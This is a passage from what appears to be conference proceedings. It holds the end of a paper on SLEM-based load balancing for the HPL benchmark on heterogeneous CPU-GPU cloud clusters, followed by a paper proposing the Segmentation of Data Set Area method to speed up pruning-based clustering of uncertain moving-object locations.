CPUGPU computing nodes in Cloud may have not only various performances, but also communication links between them can have various bandwidth. Only one slow link is able to slow down the entire cluster. Therefore, a challenge of running HPL efficiently is much bigger than on heterogeneous CPUGPU clusters. The main question here is how to distribute load on computational nodes in a balanced way (nodes receive a load with respect to their processing power and utilization) while at the same time minimizing communication times between nodes. Following an idea first described in [7], and with the advent of the algorithm described in [8], a load-balancing algorithm relying of the semidefinite optimization of the data-flow matrix with respect to the second largest eigenvalue in magnitude (SLEM) was developed [9]. This approach is not limited to HPC clusters only, as for example shown in [10]. However, there is no currently known semidefinite optimization with respect to SLEM, which works on general and non-symmetric matrices. Therefore, if one wants to deploy a semidefinite optimization of the certain matrix with respect to the SLEM, he needs to transform it to its doubly stochastic and symmetric form. Because this transformation takes a considerable amount of time, a method is still not appropriate for general cloud applications. In contrary, many HPC workloads, like HPL, tend to execute in a huge number of equal iterations, and it is feasible to consider semidefinite optimization as a first choice in such a cases. We can rewrite this load-balancing problem as:

$$Minimize\ \ \mu(P) \tag{3}$$

With respect to:

$$P \geq 0,\ P1 = 1,\ P = P^T \tag{4}$$

Where P is doubly stochastic and symmetric matrix, its transpose is P^T, $\mu(P)$ is SLEM, and 1 is unary vector.
In a heterogeneous CPUGPU and Cloud based HPC clusters consisting of many computing nodes with different processing power, each node can have many multi-core processors, cores can have different working frequencies and utilizations, and computing nodes can communicate with other nodes via interconnection communication links of various bandwidths. Let us denote the total number of processing nodes with *n* and a total number of cores within a certain node with m. Additionally, let us denote a frequency and utilization of the core j within node i with ps_{ij} and u_{ij} respectively. Thus, we can express the effective processing speed of node *i* as:

$$eps_i = \sum_{j=1}^{m} \frac{ps_{ij}}{u_{ij}} \tag{6}$$

Additionally, we can denote with bw_{ij} a bandwidth of the communication link between processing nodes *i* and *j*. Then the following matrix can describe effective processing speed of computing nodes and bandwidth of communication links between them:

$$Y = \begin{bmatrix} eps_1 & bw_{12} & . & bw_{1n} \\ bw_{21} & eps_2 & . & bw_{2n} \\ . & , & . & . \\ bw_{n1} & . & bw_{n,n-1} & eps_n \end{bmatrix} \quad (7)$$

Because optimization algorithm is limited to symmetric matrices only, one needs to transform matrix *Y* to its symmetric form. In general, communication links are bidirectional and not of equal bandwidths in both directions. Therefore, we can write symmetric form of matrix *Y* as:

$$Y_s = \begin{bmatrix} eps_1 & \min(bw_{12}, bw_{21}) & . & \min(bw_{1n}, bw_{n1}) \\ \min(bw_{21}, bw_{12}) & eps_2 & . & \min(bw_{2n}, bw_{n2}) \\ . & , & . & . \\ \min(bw_{n1}, bw_{1n}) & . & \min(bw_{n,n-1}, bw_{n-1,n}) & eps_n \end{bmatrix} \quad (8)$$

If one wants to describe the data-flow within a certain HPC cluster, then besides Y_s, he needs to describe algorithm running within this cluster as well. One of way to do this is to construct weighted and vertex labeled directed graph, with edge weights representing number of messages computing nodes have to exchange with each other, and vertex labels representing number of operations computing nodes have to perform. From this graph, one can construct accompanying matrix *A*, with main diagonal elements representing number of operations computing nodes have to perform, and of-the-main-diagonal elements representing number of messages computing nodes have to exchange with each other.

$$A = \begin{bmatrix} a_{11} & a_{12} & . & a_{1n} \\ a_{21} & a_{22} & . & a_{2n} \\ . & . & . & . \\ a_{n1} & a_{n2} & . & a_{nn} \end{bmatrix} \quad (9)$$

Usually there are many algorithms executing on HPC cluster. Then, for each algorithm matrix *A* needs to be constructed and sum of these matrices will represent all algorithms. The next step is to express a data-flow within HPC system. One of way to do this is to perform Hadamard multiplication between matrices Y_s and A:

$$P_n = \begin{bmatrix} eps_1 \cdot a_{11} & \min(bw_{12}, bw_{21}) \cdot a_{12} & . & \min(bw_{1n}, bw_{n1}) . a_{1n} \\ \min(bw_{21}, bw_{12}) \cdot a_{21} & eps_2 \cdot a_{22} & . & \min(bw_{2n}, bw_{n2}) \cdot a_{2n} \\ . & . & . & . \\ \min(bw_{n1}, bw_{1n}) \cdot a_{n1} & \min(bw_{n2}, bw_{2n}) \cdot a_{n2} & . & eps_n \cdot a_{nn} \end{bmatrix} \quad (10)$$

Matrix P_n is symmetric; however, it is not doubly stochastic. In order to perform semidefinite optimization of P_n with respect to SLEM, one needs to convert it to its doubly stochastic form. A following recursive equation (11) developed in [9] transforms P_n to its doubly stochastic form. Experimental results in [9] show that by doing the following recursion in not more than 100 iterations, an absolute error is less than 0.1%.

$$P_{n+1} = (D_n)^{-1/2} P_n (D_n)^{-1/2} \quad ; n = 1,...,\infty \quad (11)$$

Where:

$$D_n = \begin{bmatrix} d_1 & 0 & 0 & 0 \\ 0 & d_2 & 0 & 0 \\ 0 & 0 & . & 0 \\ 0 & 0 & 0 & d_n \end{bmatrix} \quad (12)$$

Where each element on the main diagonal D_n is a sum of the corresponding row of the P_n:

$$d_i = \sum_{j=1}^{n} P_{ij} \quad ; \; i = 1,...,n \quad (13)$$

After optimization, one needs to obtain the deterministic form of matrix P_n. Let us denote with Q_n optimized version of the matrix P_n. It can be shown that the following transformation can perform this:

$$Q_{n-1} = (D_n)^{1/2} Q_n (D_n)^{1/2} \quad ; n = \infty,...,1 \quad (14)$$

Again, the number of iterations needs to be limited. Experimental results in [9] show that within 100 iterations error drops below 0.1%. At the end of the recursive process in (14), Q matrix will contain an optimal data-flow for a given cloud. In order to obtain an optimal workload distribution on the processing nodes, one has to convert an optimal data-flow in the number of operations computing nodes have to perform. One way to do this is to use trace of the matrix, which gives the sum of the matrix main-diagonal elements. The optimal workload distribution A_o will be then:

$$A_0 = \frac{trace(A)}{trace(Q)} Q \quad (1) \quad (15)$$

This method has been experimentally [9] proven to be effective in a HPC clusters consisting of several dozens of heterogeneous computing nodes.

We hope to continue with experiments when HPC Cloud systems with CPUGPU nodes will be more available to academic community: at this time, we are not aware of any HPC Cloud system with CPUGPU nodes of various performances.

V. CONCLUSION

HPL benchmark is a standard tool for the performance measurement of HPC systems. Applied to homogeneous and heterogeneous CPUGPU clusters, it still shows significantly smaller EF values then on CPU only clusters. There are several reasons for it. The most important is that initial design of HPL was for large SMP and CPU only clusters. Not of the less importance, HPL was born in times when the cloud was meteorological object only, not IT term. Therefore, it is also not suitable for the performance measurement of HPC Cloud systems. We are now at the crossroad and have to choose a right direction: One is leading towards the significant modification of HPL, in order to give it new functionalities needed for the better performance measurement of the heterogeneous and Cloud HPC systems. Another is to rethink the existence of HPL and start searching for new, more appropriate HPC benchmarks. On both roads, there is clear evidence for better, i.e. multi-layered programming habits, and for more effective and wiser load balancing strategies.

REFERENCES

[1] http://www.top500.org

[2] J. Dongarra, P. Luszczek, A. Petitet, "The linpack benchmark: Past, present and future." Concurrency and Computation: Practice and Experience, 2003, 15(9): 803-820.

[3] M. Fatica, "Accelerating Linpack with CUDA on heterogeneous clusters", In Proc. 2nd Workshop on General Purpouse Processing on Graphics Processing Units (GPUGPU-2), Washington DC, USA, 2009, pp. 46-51.

[4] M. Kistler, J. Gunnels, D. Brokenshire, B. Benton, "Petascale computing with acceleratots", in Proceedings of ACM Symposium on Principles and Practice of Parallel Computing, 2009, pp. 241-250.

[5] T. Endo, A. Nukada, S. Matsuoka, N. Maruyama, "Linpack evaluation on a supercomputer with heterogeneous accelerators", 2010 IEEE International Symposium on Parallel & Distributed Processing, 19-23 April 2010., Atlanta GA, pp. 1-8.

[6] F. Wang, C.Q. Yang, Y.F. Du, Y. Chen, H.Z. Yi, W.X. Xu, "Optimizing Linpack Benchmark on GPU-Accelerated Petascale Supercomputer", Journal of Computer Science and Technology, Vol. 26., No. 5. (1 September 2011), pp. 854-865.

[7] D. Tomic, "Spectral performance evaluation of parallel processing systems", J. Chaos, Solitons and Fractals, 13 (1) (2002) 25-38.

[8] S. Boyd, P. Diaconis, L. Xiao, "Fastest Mixing Markov Chains", SIAM Review, 46(4), pp. 667 – 689, December 2004.

[9] D. Tomic, O. Muftic, "Distributing workload in parallel computing environment with SLEM", internal communication, 2006-2010.

[10] D. Tomic, O. Muftic, B. Biocic, "A novel scheduling approach of e-learning content on cloud computing infrastructure", 2011. Proceedings of the 34th International Convention MIPRO, Opatija, pp. 1443 – 1446.

The Segmentation of Data Set Area Method in the Clustering of Uncertain Data

I. Lukić, M. Köhler, N. Slavek
Faculty of Electrical Engineering, Department of Computer and Software Engineering
Kneza Trpimira 2b, 31000 Osijek, Croatia
lukic@etfos.hr

Abstract - The **clustering of uncertain objects is a well researched field. This paper is concerned with the clustering of uncertain objects with 2D location uncertainties, due to object movements. The location of a moving object is reported periodically, thus the location is uncertain and is described using a probability density function. Data on moving objects and their locations is placed in distributed databases. The number of objects in a database can be large, thus their proper clustering is a challenging task. A survey of existing clustering methods is given in this paper and a new clustering method is proposed. This method is called Segmentation of Data Set Area. Using this method the execution time of clustering objects is shortened, compared to previous methods. In this method, the data set area is divided into sixteen segments. Each segment is observed separately and only the clusters and objects in a given segment and its neighbouring segments are observed. Experiments were conducted to evaluate the effectiveness of the new method. These experiments proved that this method outperformed previous methods by up to 28% in computing time whilst using the same memory space.**

I. INTRODUCTION

In many databases, the data contains uncertainties, and mining useful data from such uncertain databases is not a simple task. Different factors, such as measurement errors, sampling discrepancies and outdated data sources can contribute to the data uncertainty. Various methods are used to cluster data with location uncertainty, such as UK-means, MinMax pruning and Voronoi pruning. Clustered objects are mutually similar, near to the cluster centre and similar objects are kept in the same group. The location of moving objects is uncertain, because object locations are reported periodically. Thus, an object's exact location must be estimated using the last known location and the uncertainty value. The uncertainty is determined by the location measurement error, the speed of the moving object, the last reported direction and the time elapsed. Clustering methods are used for the tracking of moving objects, such as mobile devices, traffic services etc.

Uncertain object location is not represented as a discrete point, but as an uncertainty region. In practice, an uncertainty region is represented by a probability density function (PDF). In this paper, the object's location is presented in 2D space, with a two-dimensional uncertainty. In real life applications, the PDF can be specified using a Gaussian distribution, with its means and variances [1]. For Gaussian distributions, the density function is exponentially dropped, meaning the probability density outside of a certain region is zero. Thus, each object can be bounded by a finite bounding region. This region is limited by the maximum speed of the object and the elapsed screening time. The main issue in the clustering process is the execution time, because efficiency is extremely important in real time applications. Most of the computational time is lost on expected distance (ED) calculations. A large number of sample points is used to represent each PDF, and numerical integration is applied to calculate the expected distance. In [2] some pruning methods are introduced, to avoid ED calculations. With pruning methods, the objects are represented as bounding regions. Using these pruning methods, some clusters are eliminated as candidate clusters if a closer cluster for an observed object is found. Thus, computation of the expected distance from the object to the pruned clusters is avoided. In [3], pruning methods based on Voronoi diagrams are introduced. In this pruning method, the spatial relationship among the cluster representatives is taken into consideration. Voronoi pruning is an improvement on the basic bounding region method. In this paper, a new clustering method is presented to improve the clustering process. This new method is called Segmentation of Data Set Area (SDSA). In this method, the data set area is divided into sixteen segments. Each segment is observed separately and only the clusters and objects in a given segment and its neighbouring segments are observed. Thus, the number of objects and clusters under observation is decreased. New investments are not needed, because this method can be implemented within all the aforementioned methods.

II. COMPARISON OF EXISTING METHODS

An object's location can exhibit uncertainty in two different aspects: as existential uncertainty and as value uncertainty. An object is existentially uncertain when there are doubts as to the object's existence [15]. In a relational database, the object is associated with a probability value that indicates the confidence of its presence [4]. Efficient query evaluation on probabilistic databases is well explained in [5]. Value uncertainty appears when the object is known to exist, but its value is uncertain and its location is not precise. An object is modelled as a minimum bounding region (MBR), which bounds all possible location values. In [1], MBR is described as the probability density function. The clustering of objects with value uncertainty, such as location uncertainty, is studied in this paper. Cluster

analysis is used to identify the most probable values of the model parameters [7], such as the means of Gaussian mixtures, to identify high-density connected regions [8], such as areas with high population density, or to minimise the total squared distance to the cluster centres [9]. In this paper the last case is studied. The distance can be measured as city-block distance, Minkowski distance [10], Euclidian distance etc. An object's location is represented by the probability density function, which is represented by a set of sample values. To improve accuracy a large number of samples is needed. The distance must be calculated for all samples, thus the computational cost is higher than with simple distance calculation [11]. In the basic clustering algorithm, UK-means [11], the expected distance (ED) is calculated from all objects to all clusters. As stated earlier, ED calculations are expensive, thus the UK-means algorithm is ineffective. In [2], the MinMax pruning method is presented. It is more effective than the UK-means, because many ED calculations are avoided. Another method for uncertain data clustering is presented in [13]. In this method, Voronoi diagrams and R-trees are used for cluster pruning, making it more effective than MinMax pruning.

The SDSA method, presented in this paper, is used for the segmentation of a data set area and it can be combined with any of the above cluster pruning methods. Through the synthesis of these methods, the execution time is reduced compared to original methods.

A. UK-means

The K-means algorithm is used for clustering objects with certain locations. For the clustering of uncertain objects K-means was modified, which resulted in the UK-means [1] method. In this method, m points are selected as cluster representatives. Each object o_i is assigned to a cluster cj, whose representative cluster point has the smallest expected distance ED(o_i, c_j) to the object o_i. After all objects are assigned to clusters, the cluster representative points are recomputed as the mean of all objects assigned to the cluster c_j. These steps are repeated until a solution converges. The expected distance is calculated for each object cluster pair. The expected distance calculation requires numerically integrating the function weighted by the corresponding probability density function. The PDF is represented by a large number of sample points, and the computational costs are very high. To improve the performance of UK-means, different algorithms are developed. Their intention is to reduce the time spent on ED calculations. In the following chapters, a few of them are presented. The UK-means algorithm is shown in Figure 1.

Choose k arbitrary points as c_j ($j = 1, \ldots, k$)
repeat
  for all $o_i \in O$ **do** /*assign objects to clusters*/
    for all $c_j \in C$ **do**
      Compute ED(o_i,c_j).
    $h(i) \leftarrow j^*$ where j^* minimises ED(o_i,c_j)
    (among $c_j \in C$)
  for all $j = 1, \ldots, k$ **do**
    $c_j \leftarrow$ centroid of $\{ o_i \in O \mid h(i) = j \}$
until C and h become stable

Figure 1. The UK-means algorithm

B. MinMax pruning

The MinMax pruning method [2] is an improvement on UK-means. First off, the terms used are defined.

Definition 1: Uncertain objects are collections of data O= $\{o_1,\ldots,o_n\}$ in m dimensional space R^m, where the distance between two objects is:

$$d(o_i, c_j) \geq 0 \quad (1)$$

Definition 2: The probability density function of each object at each point x ε R^m is $f_i(x) > 0$ x ε R^m, where for all points inside MBR:

$$\int_{x \in R^m} f_i(x)dx = 1 \quad (2)$$

Definition 3: The expected distance from an object o_i to any point y is calculated using this formula:

$$ED(o_i, y) = \int_{x \in A_i} d(x,y) \cdot f_i(x)dx \quad (3)$$

A_i is a finite region and $f_i(x)=0$ is outside the region A_i.

Definition 4: The goal of clustering is to find a set of cluster points C=$\{c_1,\ldots,c_m\}$ and relations h:$\{1,\ldots,n\} \rightarrow \{1,\ldots,m\}$, in which the total expected distance from the objects to the cluster

$$TED = \sum_{i=1}^{n} ED(o_i, c_{h(i)}) \quad (4)$$

is minimised.

In the MinMax pruning method the minimum bounding rectangle MBRi is used to avoid unnecessary expected distance calculations. MBR is the smallest rectangle that is equal to the finite region A_i as shown in Figure 2.




Figure 2. MBR of object, MinD and MaxD distance from object to cluster

Using MBR and inexpensive Euclidian distance calculations, some clusters are pruned as candidates for an object. Thus the expected distances from those clusters to the object are not computed. For each object, the minimum distance to a cluster is defined:

$$MinD(o_i, c_j) = min_{x \varepsilon MBRi} d(x, c_j) \quad (5)$$

The maximum distance to a cluster:

$$MaxD(o_i, c_j) = max_{x \varepsilon MBRi} d(x, c_j) \quad (6)$$

The smallest distance among all of the maximum distances:

$$Min\ MaxD(o_i, c_j)=min_{cj\varepsilon C}\{\ MaxD(o_i, c_j)\} \quad (7)$$

It is obvious that the minimum distance from an object to a cluster is less than the expected distance, and the maximum distance is higher than the expected distance from an object to a cluster, as shown in the following formula:

$$MinD(o_i, c_j) \le ED(o_i, c_j) \le MaxD(o_i, c_j) \quad (8)$$

Then, if it is satisfied:

$$MinD(o_i, c_p) \ge MaxD(o_i, c_j) \quad (9)$$

Without computing the expected distance, the cluster c_p is pruned from the object o_i, and the execution time is shortened. MinMax pruning is shown in Figure 3.

for all $c_j \in C$ **and objects** $o_i \in O$ **do**
  Compute MinD (o_i, c_j) and MaxD (o_i, c_j)
  Compute MinMaxD (o_i)
for all $c_j \in C$ **do**
  if MinD (o_i, c_j) > MinMaxD (o_i)
  then Remove c_j from CC_i
for all remaining clusters calculate ED

Figure 3. The MinMax pruning algorithm

C. Voronoi pruning

In the Voronoi pruning method, differing from MinMax pruning, the geometric structure of R^m is observed, meaning the spatial relationships between clusters are considered. In [3], it is shown that Voronoi pruning is theoretically sounder than MinMax pruning. The same authors presented hybrid methods for even more efficient pruning. Using a set of clusters $C=\{c_1,...,c_m\}$, space R^m is divided into m cells with the following property:

$$d(x, c_p) \le d(x, c_q) \quad \forall\ x\varepsilon V(c_p),\ c_p \ne c_q \quad (10)$$

After constructing the Voronoi diagram, the next step in iteration is Voronoi cell pruning, where it is checked if the MBR_1 of an object o_i is completely inside the Voronoi cell $V(c_j)$. If it is, the object o_i is assigned to a cluster c_j, and there is no need for ED computation, because all other clusters are pruned. In Figure 4 it is shown that the MBR_2 of an object o_2 is completely inside the Voronoi cell V_3, thus the object o_2 is assigned to a cluster c_3. However, if the MBR_1 is partially outside the Voronoi cell V_3 the object o_1 cannot be assigned to a cluster c_3. For all objects which are not assigned to any of the clusters, the expected distance must be calculated. Voronoi pruning can be combined to develop hybrid methods, such as the combination of Voronoi and Bisector pruning, the cluster shift method etc. The Voronoi pruning method in combination with the Bisector pruning method is shown in Figure 5.




Figure 4. Construction of Voronoi cell for cluster c_3

Compute Voronoi diagram for $C=\{c_1, ..., c_m\}$
for all $c_j \in C$ **and objects** o_i **do**
  if MBR_i completely inside $V(c_j)$
    then object o_1 is assigned to cluster c_j
for all unsigned objects and clusters c_p, c_q
  if MBR_i on the same side of $B_{p/q}$ as cluster c_p
    then Remove c_q from CC_i
    */*candidate clusters*/*
for all remaining candidate clusters calculate ED

Figure 5. The Voronoi pruning algorithm

III. SEGMENTATION OF DATA SET AREA

In the SDSA method the data set area is divided into small segments. The segments are parts of the total data set area as shown in Figure 6. All segments have the same size, and they are rectangular. Only the objects in one segment are observed and paired up with clusters from a given segment and its neighbouring segments. Thus, the number of object and cluster observations is decreased. This method can be combined with all existing pruning methods such as UK-means, MinMax pruning and Voronoi cell pruning. Experiments showed that the SDSA method combined with other pruning methods speeds up the clustering process (approximately 2.5 times), depending on the number of clusters and objects. Improvement of the clustering process is reverse proportional to the size of the segments. If the segments are smaller, the clustering process is more effective. By decreasing the size of the segments, the number of observed object cluster pairs is decreased, as shown in Figure 6. Figure 6a shows an entire data set area C, and in Figure 6b the data set area is divided into four small cluster segments S_{SDSA}. Each segment is divided into four smaller segments. 16 small segments S_{SDSA} are shown in Figure 6c, and that is the final number of segments in this paper. Figures 6d and 6e show enlarged areas with objects inside them.

For 1600 objects and 64 clusters, there are 102400 object cluster pair calculations. If the SDSA method is used, the data set area is divided into 16 smaller segments S_{SDSA}, and the clusters area C is divided into 4 small areas C_{SDSA}. The average number of objects in one segment is 100, and the average number of clusters is four. Each segment is observed separately. The number of observed objects is 100, the number of observed clusters is 16 and the number of segments is also 16. Thus, the total number of object cluster pair calculations is 25600, which is four times less calculations. In this case, there is no need to check all of the clusters, but only the clusters which are near and in the surrounding area. All the remaining clusters are pruned for all objects inside the area. To




Figure 6. Process of segmetation

conclude, SDSA pruning decreases the total number of calculations by four times, in this case. Decreasing the total number of calculations is proportional to the decreasing of clusters in an area. However, the segmentation has size limits, which are dependent on the number of clusters and their positioning. The segments must be surrounded by clusters, and if the number of clusters is high, the segments can be very small, speeding up the clustering process. If the number of clusters is small, the number of segments is also small, and the execution time improvement is a maximum of 2.5 times.

The SDSA pruning algorithm is shown in Figure 7.

for all area of interest (segment)
  for all distinct c_p, $c_q \in C_{SDSA}$ **do**
    if $MBR_i \in O_{SDSA}$ on the same side of bisector $B_{p/q}$ as cluster c_p
      then remove c_q from Q_i
    elseif MBR_i on the same side of bisector $B_{p/q}$ as cluster c_q
      then remove c_p from Q_i

Figure 7. The SDSA pruning algorithm

IV. RESULTS OF THE BASELINE EXPERIMENT

The data set of *n* objects is generated with their corresponding uncertainties represented by PDF and bounded using MBR. All objects' locations are positioned in [0,100] x [0,100] 2D space. The MBR generated have a random side length for each object, but are bounded with a maximum length of 10. For each object the MBR is divided into a $\sqrt{s} \cdot \sqrt{s}$ grid, where *s* is the number of samples taken per the object's probability density function. The probability for each cell is randomly generated and the sum of all probabilities must be equal to 1. All of the objects are randomly positioned in space. For this data set, the initial cluster centres are chosen uniformly from 2D space. The basic data set is represented in Table 1. Each experiment is repeated 20 times to get a uniform execution time. The experiment results are compared, to ensure that each method has the same clustering results. All of the methods are implemented in MATLAB 7.0 and carried out on a PC with a processor Intel Core(TM) 2 Duo CPU Mobile 2.00GHz, and 1.75GB of main memory.

TABLE I. BASIC DATA SET

Parameter	Description	Value
n	number of uncertain objects	10000
k	number of clusters	49
D	maximum side length of MBR	10
S	number of sample points	196

Through these experiments, it is shown that different clustering methods have the same results, but with various execution times.

A. *Basic parameter experiments*

The first experiment is conducted with the parameters shown in "Table 1". The results are shown in "Table 2".

TABLE II. BASIC DATA SET EXPERIMENTAL RESULTS

Method	Execution time (s)
MinMax pruning	843,92
SDSA - MinMax pruning	828,74
Voronoi pruning	742,12
SDSA - Voronoi pruning	631,30

In Table 2, the execution times are given in seconds, and paired up with their methods. It is obvious that both SDSA methods give better results than the basic methods. From Table 2 it is visible that our SDSA – MinMax pruning method has a shorter execution time than the basic MinMax pruning method. It is the same with SDSA – Voronoi pruning. In the Voronoi pruning method, the execution time is longer than with SDSA – Voronoi pruning.

B. *Experiments with various numbers of objects*

In these experiments, various numbers of objects were used, but other parameters retained the basic values. Experiments started with 5000 objects and ended with 40000. The experiment results are shown in Figure 8.



Figure 8. Experiment results for various numbers of objects

It is obvious that for a small number of objects (less than 5000) the segmentation of the data set area has a minor execution time improvement on the basic methods, because the segmentation process has an influence on the total execution time. But, for a large number of objects the segmentation process has a major influence on the total execution time, and the execution time is improved. The execution time ratio of MinMax pruning and SDSA - MinMax pruning is shown in Figure 9.

The ratio for Voronoi pruning and SDSA - Voronoi pruning cores method is shown in Figure 10.

C. *Experiments with various numbers of clusters*

In this experiment, the number of clusters *k* is varied from 16 to 144 with basic values for other parameters, as shown in Figure 11. Figure 12 shows the execution time ratio of MinMax pruning and SDSA - MinMax pruning.




Figure 9. MinMax pruning and SDSA – MinMax execution times ratio for various numbers of objects




Figure 10. Voronoi pruning and SDSA – Voronoi execution times ratio for various numbers of objects




Figure 11. Experiment results for various numbers of clusters




Figure 12. MinMax pruning and SDSA – MinMax execution times ratio for various numbers of clusters

The ratio for Voronoi pruning and SDSA - Voronoi pruning cores method is shown in Figure 13.




Figure 13. Voronoi pruning and SDSA – Voronoi execution times ratio for various numbers of clusters

V. Discussion and Conclusion

In this paper, different clustering methods are shown and it is experimentally confirmed that all have the same results, but with various execution times. Three methods, each with a different approach to solving the problem of clustering uncertain data, are explained. It is shown that the SDSA method, combined with these methods, speeds up the execution time of the original methods. Most of the execution time is spent on the ED calculations, because the numerical integral needs to be calculated. The objective of all the methods is the avoidance of ED calculations. However, all ED calculations cannot be avoided. Here lies the advantage of the SDSA method. This method reduces the number of object cluster observations, improves the pruning process and reduces the execution time. This paper uses the SDSA method with sixteen segments. In this case, the observed data set area is reduced by 75% in the outer segments, and by 45% in the inner segments.

The aim of this paper has been to analyse the implementation of the SDSA method in the clustering of uncertain data and the introduction to our future work. In our future work, the algorithm for segmentation will be improved, for optimal calculation of size and the number of segments, according to the number and position of the clusters. Using this algorithm, the execution time will be reduced even more and in that way will improve on the usefulness of finding uncertain objects in distributed databases. Furthermore, each segment can be independently observed, providing the possibility of a parallel execution. In our future work, we will try to implement a parallel SDSA method.

Literature

